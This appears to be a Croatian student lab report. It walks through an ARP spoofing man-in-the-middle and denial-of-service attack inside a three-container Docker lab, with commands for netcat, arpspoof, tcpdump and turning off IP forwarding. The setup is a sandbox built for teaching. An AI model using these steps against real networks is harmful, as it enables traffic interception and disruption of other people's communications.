
Izvještaj prve laboratorijske vježbe

> U okviru prve vježbe analizirat ćemo ranjivost Address Resolution Protocol-a (ARP) koja napadaču omogućava izvođenje man in the middle i denial of service napada na računala koja dijele zajedničku lokalnu mrežu (LAN).

Zadatak

- potrebno je realizirati *man in the middle* napad iskorištavanjem ranjivosti ARP protokola
- student će realizirati napad u virtualiziranoj *Docker* mreži koju čine 3 virtualizirana docker računala
- dvije žrtve : station-1 i station-2
- napadač : evil station



ARP spoofing

Kloniranje repozitorija

```
git clone https://github.com/mcagalj/SRP-2021-22
```

Promjena direktorija

```
cd SRP-2021-22/arp-spoofing/
```

Naredbe za pokretanje i zaustavljanje docker containera

```
$ ./start.sh
$ ./stop.sh
```

Pokretanje interaktivnog shella u station-1 containeru

```
$ docker exec -it station-1 sh
```

Pokretanje interaktivnog shella u station-2 containeru

```
$ docker exec -it station-2 sh
```

Na station-1 containeru pomoću netceta otvaramo sevrer TCP socket na portu 9000

```
$ netcat -lp 9000
```

Na station-2 containeru pomoću netceta otvaramo client TCP socket na hostnameu station-1 9000

```
$ netcat station-1 9000
```

Pokretanje interaktivnog shella u evil-station containeru

```
$ docker exec -it evil-station sh
```

U evil-station containeru pokrećemo arpspoof

```
$ arpspoof -t station-1 station-2
```

Pokrećemo tcpdump u evil-station containeru i pratimo promet

```
$ tcpdump
```

Prekidamo prosljeđivanje paketa

```
$ echo 0 > /proc/sys/net/ipv4/ip_forward
```